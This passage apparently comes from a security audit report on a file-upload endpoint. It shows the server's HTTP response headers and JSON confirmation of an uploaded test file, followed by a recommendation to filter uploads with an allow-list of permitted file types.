Date: Sun, 25 Aug 2024 19:14:46 GMT
Content-Type: application/json
Content-Length: 212
Connection: keep-alive
```

```
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self'
'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src
http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

{"fileId":"81527568-0e14-419e-942b-
47f92ea6a841","fileName":"test.tst","fileSize":222,"uploaderName":"audytor15_securitum.pl#EXT#@[r
edacted]","uploadDate":"2024-08-25","mimeType":"text/plain"}
```

LOCATION

The entry refers to the following location:

- https://[redacted]/api/v1/files

RECOMMENDATION

It is recommended to use whitelists to filter files uploaded by users. A much safer and easier to control solution is to specify the types of files that are allowed, not prohibited.